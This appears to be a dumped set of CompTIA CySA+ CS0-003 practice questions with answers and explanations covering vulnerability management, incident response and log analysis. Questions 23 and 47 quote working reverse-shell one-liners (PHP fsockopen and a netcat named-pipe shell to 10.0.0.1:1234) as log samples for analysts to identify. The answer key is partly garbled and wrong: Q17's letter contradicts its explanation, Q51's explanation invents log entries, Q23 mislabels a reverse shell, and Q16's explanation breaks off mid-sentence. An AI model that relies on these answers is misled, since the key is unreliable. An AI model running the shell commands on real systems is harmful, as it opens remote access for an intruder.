Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

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NEW QUESTION 1
Several critical bugs were identified during a vulnerability scan. The SLA risk requirement is that all critical vulnerabilities should be patched within 24 hours. After sending a notification to the asset owners, the patch cannot be deployed due to planned, routine system upgrades Which of the following is the best method to remediate the bugs?

A. Reschedule the upgrade and deploy the patch
B. Request an exception to exclude the patch from installation
C. Update the risk register and request a change to the SLA
D. Notify the incident response team and rerun the vulnerability scan

Answer: C

Explanation:
When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

NEW QUESTION 2
A company is in the process of implementing a vulnerability management program. no-lich of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

A. Non-credentialed scanning
B. Passive scanning
C. Agent-based scanning
D. Credentialed scanning

Answer: B

Explanation:
Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered
? https://www.comptia.org/certifications/cybersecurity-analyst

NEW QUESTION 3
Which of the following would help to minimize human engagement and aid in process improvement in security operations?

A. OSSTMM
B. SIEM
C. SOAR
D. QVVASP

Answer: C

Explanation:
SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.


NEW QUESTION 4
A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

A. CVSS: 31/AV: N/AC: L/PR: N/UI: N/S: U/C: H/1: K/A: L
B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Answer: A

Explanation:
This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official References: https://nvd.nist.gov/vuln-metrics/cvss

NEW QUESTION 5
An organization has tracked several incidents that are listed in the following table:



Start time	Detection time	Time elapsed in minutes
7:20 a.m.	10:30 a.m.	180
12:00 a.m.	2:30 a.m.	150
9:25 a.m.	12:15 p.m.	170
3:25 p.m.	5:45 p.m.	140

Which of the following is the organization's MTTD?

A. 140
B. 150
C. 160
D. 180

Answer: C

Explanation:
The MTTD (Mean Time To Detect) is calculated by averaging the time elapsed in detecting incidents. From the given data: (180+150+170+140)/4 = 160 minutes. This is the correct answer according to the CompTIA CySA+ CS0-003 Certification Study Guide1, Chapter 4, page 161. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4, page 153; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4, page 161.

NEW QUESTION 6
After completing a review of network activity. the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily
at 10:00 p.m. Which of the following is potentially occurring?

A. Irregular peer-to-peer communication
B. Rogue device on the network
C. Abnormal OS process behavior
D. Data exfiltration

Answer: D

Explanation:
Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information. Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls1
The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

NEW QUESTION 7
Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

A. The lead should review what is documented in the incident response policy or plan
B. Management level members of the CSIRT should make that decision
C. The lead has the authority to decide who to communicate with at any time
D. Subject matter experts on the team should communicate with others within the specified area of expertise

Answer: A

Explanation:
The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

NEW QUESTION 8
A security analyst has found a moderate-risk item in an organization's point-of-sale application. The organization is currently in a change freeze window and has decided that the risk is not high enough to correct at this time. Which of the following inhibitors to remediation does this scenario illustrate?

A. Service-level agreement
B. Business process interruption
C. Degrading functionality
D. Proprietary system

Answer: B

Explanation:
Business process interruption is the inhibitor to remediation that this scenario illustrates. Business process interruption is when the remediation of a vulnerability or an incident requires the disruption or suspension of a critical or essential business process, such as the point-of-sale application. This can cause operational, financial, or reputational losses for the organization, and may outweigh the benefits of the remediation. Therefore, the organization may decide to postpone or avoid the remediation until a more convenient time, such as a change freeze window, which is a period of time when no changes are allowed to the IT environment12. Service-level agreement, degrading functionality, and proprietary system are other possible inhibitors to remediation, but they are not relevant to

this scenario. Service-level agreement is when the remediation of a vulnerability or an incident violates or affects the contractual obligations or expectations of the service provider or the customer. Degrading functionality is when the remediation of a vulnerability or an incident reduces or impairs the performance or usability of a system or an application. Proprietary system is when the remediation of a vulnerability or an incident involves a system or an application that is owned or controlled by a third party, and the organization has limited or no access or authority to modify it3. References: Inhibitors to Remediation — SOC Ops Simplified, Remediation Inhibitors - CompTIA CySA+, Information security Vulnerability Management Report (Remediation…

NEW QUESTION 9
A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

A. function w() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $info" }
B. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
C. function y() { info=$(dig -x $1 | grep PTR | tail -n 1) && echo "$1 | $info" }
D. function z() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }

Answer: B

Explanation:
The function that would help the analyst identify IP addresses from the same country is:
function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
This function takes an IP address as an argument and uses the geoiplookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

NEW QUESTION 10
A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network.
Which of the following would be missing from a scan performed with this configuration?

A. Operating system version
B. Registry key values
C. Open ports
D. IP address

Answer: B

Explanation:
Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script. The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools. https://attack.mitre.org/techniques/T1112/

NEW QUESTION 10
Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

A. Determine the sophistication of the audience that the report is meant for
B. Include references and sources of information on the first page
C. Include a table of contents outlining the entire report
D. Decide on the color scheme that will effectively communicate the metrics

Answer: A

Explanation:
The best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the
report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business-oriented than a report for technical staff or peers.

NEW QUESTION 15
An attacker recently gained unauthorized access to a financial institution's database, which contains confidential information. The attacker exfiltrated a large amount of data before being detected and blocked. A security analyst needs to complete a root cause analysis to determine how the attacker was able to gain access. Which of the following should the analyst perform first?

A. Document the incident and any findings related to the attack for future reference.
B. Interview employees responsible for managing the affected systems.
C. Review the log files that record all events related to client applications and user access.
D. Identify the immediate actions that need to be taken to contain the incident and minimize damage.

Answer: C

Explanation:
In a root cause analysis following unauthorized access, the initial step is usually to review relevant log files. These logs can provide critical information about how and when the attacker gained access.
The first step in a root cause analysis after a data breach is typically to review the logs. This helps the analyst understand how the attacker gained access by providing a detailed record of all events, including unauthorized or abnormal activities. Documenting the incident, interviewing employees, and identifying immediate containment actions are important steps, but they usually follow the initial log review.

NEW QUESTION 16
After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASB to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

A. SIEM ingestion logs are reduced by 20%.
B. Phishing alerts drop by 20%.
C. False positive rates drop to 20%.
D. The MTTR decreases by 20%.

Answer: D

Explanation:
The MTTR (Mean Time to Resolution) decreases by 20% is the best possible outcome that this effort hopes to achieve, as it reflects the improvement in the efficiency and effectiveness of the incident response process by reducing analyst alert fatigue. Analyst alert fatigue is a term that refers to the phenomenon of security analysts becoming overwhelmed, desensitized, or exhausted by the large number of alerts they receive from various security tools or systems, such as DLP (Data Loss Prevention) or CASB (Cloud Access Security Broker). DLP is a security solution that helps to prevent unauthorized access, use, or transfer of sensitive data, such as personal information, intellectual property, or financial records. CASB is a security solution that helps to monitor and control the use of cloud-based applications and services, such as SaaS (Software as a Service), PaaS (Platform as a Service), or IaaS (Infrastructure as a Service). Both DLP and CASB can generate alerts when they detect potential data breaches, policy violations, or malicious activities, but they can also produce false positives, irrelevant information, or duplicate notifications that can overwhelm or distract the security analysts. Analyst alert fatigue can have negative consequences for the security posture and performance of an organization, such as missing or ignoring critical alerts, delaying or skipping investigations or remediations, making errors or mistakes, or losing motivation or morale. Therefore, it is important to reduce analyst alert fatigue and optimize the alert management process by using various strategies, such as tuning the alert thresholds and rules, prioritizing and triaging the alerts based on severity and context, enriching and correlating the alerts with additional data sources, automating or orchestrating repetitive or low-level tasks or actions, or integrating and consolidating different security tools or systems into a unified platform. By reducing analyst alert fatigue and optimizing the alert management process, the effort hopes to achieve a decrease in the MTTR, which is a metric that measures the average time it takes to resolve an incident from the moment it is reported to the moment it is closed. A lower MTTR indicates a faster and more effective incident response process,
which can help to minimize the impact and damage of security incidents, improve customer satisfaction and trust, and enhance security operations and outcomes. The other options are not as relevant or realistic as the MTTR decreases by 20%, as they do not reflect the best possible outcome that this effort hopes to achieve. SIEM ingestion logs are reduced by 20% is not a relevant outcome, as it does not indicate any improvement in the incident response process or any reduction in analyst alert fatigue. SIEM (Security Information and Event Management) is a security solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM ingestion logs are records of the data that is ingested by the SIEM system from different sources. Reducing SIEM ingestion logs may imply less data volume or less data sources for the SIEM system, which may not necessarily improve its performance or accuracy. Phishing alerts drop by 20% is not a realistic outcome, as it does not depend on the integration of DLP and CASB or any reduction in analyst alert fatigue. Phishing alerts are notifications that indicate potential phishing attempts or attacks, such as fraudulent emails, websites, or messages that try to trick users into revealing sensitive information or installing malware. Phishing alerts can be generated by various security tools or systems, such as email security solutions, web security solutions, endpoint security solutions, or user awareness training programs. Reducing phishing alerts may imply less phishing attempts or attacks on the organization, which may not necessarily be influenced by the integration of DLP and CASB or any reduction in analyst alert fatigue. False positive rates drop to 20% is not a realistic outcome

NEW QUESTION 17
Which of the following security operations tasks are ideal for automation?

A. Suspicious file analysis: Look for suspicious-looking graphics in a folder. Create subfolders in the original folder based on category of graphics foun
B. Move the suspicious graphics to the appropriate subfolder
C. Firewall IoC block actions:Examine the firewall logs for IoCs from the most recently published zero-day exploit Take mitigating actions in the firewall to block the behavior found in the logsFollow up on any false positives that were caused by the block rules
D. Security application user errors:Search the error logs for signs of users having trouble with the security application Look up the user's phone numberCall the user to help with any questions about using the application
E. Email header analysis:Check the email header for a phishing confidence metric greater than or equal to five Add the domain of sender to the block listMove the email to quarantine

Answer: D

Explanation:
Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds

NEW QUESTION 20
Which of the following best describes the key elements of a successful information security program?


A. Business impact analysis, asset and change management, and security communicationplan
B. Security policy implementation, assignment of roles and responsibilities, and information asset classification
C. Disaster recovery and business continuity planning, and the definition of access control requirements and human resource policies
D. Senior management organizational structure, message distribution standards, and procedures for the operation of security management systems

Answer: B

Explanation:
A successful information security program consists of several key elements that align with the organization’s goals and objectives, and address the risks and threats to its information assets.
? Security policy implementation: This is the process of developing, documenting,
and enforcing the rules and standards that govern the security of the organization’s information assets. Security policies define the scope, objectives, roles, and responsibilities of the security program, as well as the acceptable use, access control, incident response, and compliance requirements for the information assets.
? Assignment of roles and responsibilities: This is the process of identifying and assigning the specific tasks and duties related to the security program to the appropriate individuals or groups within the organization. Roles and responsibilities define who is accountable, responsible, consulted, and informed for each security activity, such as risk assessment, vulnerability management, threat detection, incident response, auditing, and reporting.
? Information asset classification: This is the process of categorizing the information assets based on their value, sensitivity, and criticality to the organization.

Information asset classification helps to determine the appropriate level of protection and controls for each asset, as well as the impact and likelihood of a security breach or loss. Information asset classification also facilitates the prioritization of security resources and efforts based on the risk level of each asset.

NEW QUESTION 23
While reviewing web server logs, a security analyst discovers the following suspicious line:



```
php -r '$socket=fsockopen("10.0.0.1", 1234); passthru("/bin/sh -i <&3 >&3 2>&3");'
```

Which of the following is being attempted?

A. Remote file inclusion
B. Command injection
C. Server-side request forgery
D. Reverse shell

Answer: B

Explanation:
The suspicious line in the web server logs is an attempt to execute a command on the server, indicating a command injection attack.References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

NEW QUESTION 27
A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

A. Create a timeline of events detailinq the date stamps, user account hostname and IP information associated with the activities
B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identity the case as an HR-related investigation
D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Answer: B

Explanation:
The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

NEW QUESTION 28
A security analyst noticed the following entry on a web server log:
Warning: fopen (http://127.0.0.1:16) :
failed to open stream:
Connection refused in /hj/var/www/showimage.php on line 7
Which of the following malicious activities was most likely attempted?

A. XSS
B. CSRF
C. SSRF
D. RCE

Answer: C

Explanation:
The malicious activity that was most likely attempted is SSRF (Server-Side Request Forgery). This is a type of attack that exploits a vulnerable web application to make requests to other resources on behalf of the web server. In this case, the attacker tried to use the fopen function to access the local loopback address (127.0.0.1) on port 16, which could be a service that is not intended to be exposed to the public. The connection was refused, indicating that the port was closed or filtered. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 2: Software and Application Security, page 66.

NEW QUESTION 32
An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

A. PCI Security Standards Council
B. Local law enforcement
C. Federal law enforcement
D. Card issuer

Answer: D

Explanation:
Under the terms of PCI DSS, an organization that has experienced a breach of customer transactions should report the breach to the card issuer. The card issuer is the financial institution that issues the payment cards to the customers and that is responsible for authorizing and processing the transactions. The card issuer may have specific reporting requirements and procedures for the organization to follow in the event of a breach. The organization should also notify other parties that may be affected by the breach, such as customers, law enforcement, or regulators, depending on the nature and scope of the breach. Official References: https://www.pcisecuritystandards.org/

NEW QUESTION 36
The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

A. Single pane of glass
B. Single sign-on
C. Data enrichment
D. Deduplication

Answer: D

Explanation:
Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several
threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

NEW QUESTION 41
During an incident, a security analyst discovers a large amount of Pll has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's
personal email. Which of the following should the analyst recommend be done first?

A. Place a legal hold on the employee's mailbox.
B. Enable filtering on the web proxy.
C. Disable the public email access with CASB.
D. Configure a deny rule on the firewall.

Answer: A

Explanation:
Placing a legal hold on the employee’s mailbox is the best action to perform first, as it preserves all mailbox content, including deleted items and original versions of modified items, for potential legal or forensic purposes. A legal hold is a feature that allows an administrator to retain mailbox data for a user indefinitely or for a specified period, regardless of the user’s actions or retention policies. A legal hold can be applied to a mailbox using Litigation Hold or In-Place Hold in Exchange Server or Exchange Online. A legal hold can help to ensure that evidence of data exfiltration or other malicious activities is not lost or tampered with, and that the organization can comply with any legal or regulatory obligations. The other actions are not as urgent or effective as placing a legal hold on the employee’s mailbox, as they do not address the immediate threat of data loss or compromise. Enabling filtering on the web proxy may help to prevent some types of data exfiltration or malicious traffic, but it does not help to recover or preserve the data that has already been emailed externally. Disabling the public email access with CASB (Cloud Access Security Broker) may help to block or monitor the use of public email services by employees, but it does not help to recover or preserve the data that has already been emailed externally. Configuring a deny rule on the firewall may help to block or monitor the network traffic from the employee’s laptop, but it does not help to recover or preserve the data that has already been emailed externally.

NEW QUESTION 43
An organization was compromised, and the usernames and passwords of all em-ployees were leaked online. Which of the following best describes the remedia-tion that could reduce the impact of this situation?

A. Multifactor authentication
B. Password changes
C. System hardening
D. Password encryption

Answer: A

Explanation:
Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization’s systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.
References: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]


NEW QUESTION 47
A security analyst detected the following suspicious activity:
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f Which of the following most likely describes the activity?

A. Network pivoting
B. Host scanning
C. Privilege escalation
D. Reverse shell

Answer: D

Explanation:
The command rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f is a one-liner that creates a reverse shell from the target machine to the attacker’s machine. It does the following steps:
•rm -f /tmp/f deletes any existing file named /tmp/f
•mknod /tmp/f p creates a named pipe (FIFO) file named /tmp/f
•cat /tmp/f|/bin/sh -i 2>&1 reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output
•nc 10.0.0.1 1234 > tmp/f connects to the attacker’s machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe
This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.
References Hack the Galaxy
Reverse Shell Cheat Sheet

NEW QUESTION 51
A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:



Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

Which of the following has most likely occurred?

A. An Office document with a malicious macro was opened.
B. A credential-stealing website was visited.
C. A phishing link in an email was clicked
D. A web browser vulnerability was exploited.

Answer: A

Explanation:
An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis. The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.

NEW QUESTION 55
An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Select two).

A. Drop the tables on the database server to prevent data exfiltration.
B. Deploy EDR on the web server and the database server to reduce the adversaries capabilities.
C. Stop the httpd service on the web server so that the adversary can not use web exploits
D. use micro segmentation to restrict connectivity to/from the web and database servers.
E. Comment out the HTTP account in the / etc/passwd file of the web server
F. Move the database from the database server to the web server.

Answer: BD

Explanation:
Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered

NEW QUESTION 58
A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?

A. OpenVAS
B. Burp Suite
C. Nmap
D. Wireshark

Answer: A

Explanation:
OpenVAS is an open-source tool that performs comprehensive vulnerability scanning and assessment on the network. It can generate reports and evidence of the scan results, which can be used for auditing purposes. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 199; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 207.

NEW QUESTION 63
After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

A. Avoid
B. Transfer
C. Accept
D. Mitigate

Answer: A

Explanation:
Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

NEW QUESTION 67
Which of the following would eliminate the need for different passwords for a variety or internal application?

A. CASB
B. SSO
C. PAM
D. MFA

Answer: B

Explanation:
Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

NEW QUESTION 69
Which of the following risk management principles is accomplished by purchasing cyber insurance?

A. Accept
B. Avoid
C. Mitigate
D. Transfer

Answer: D

Explanation:
Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official References:
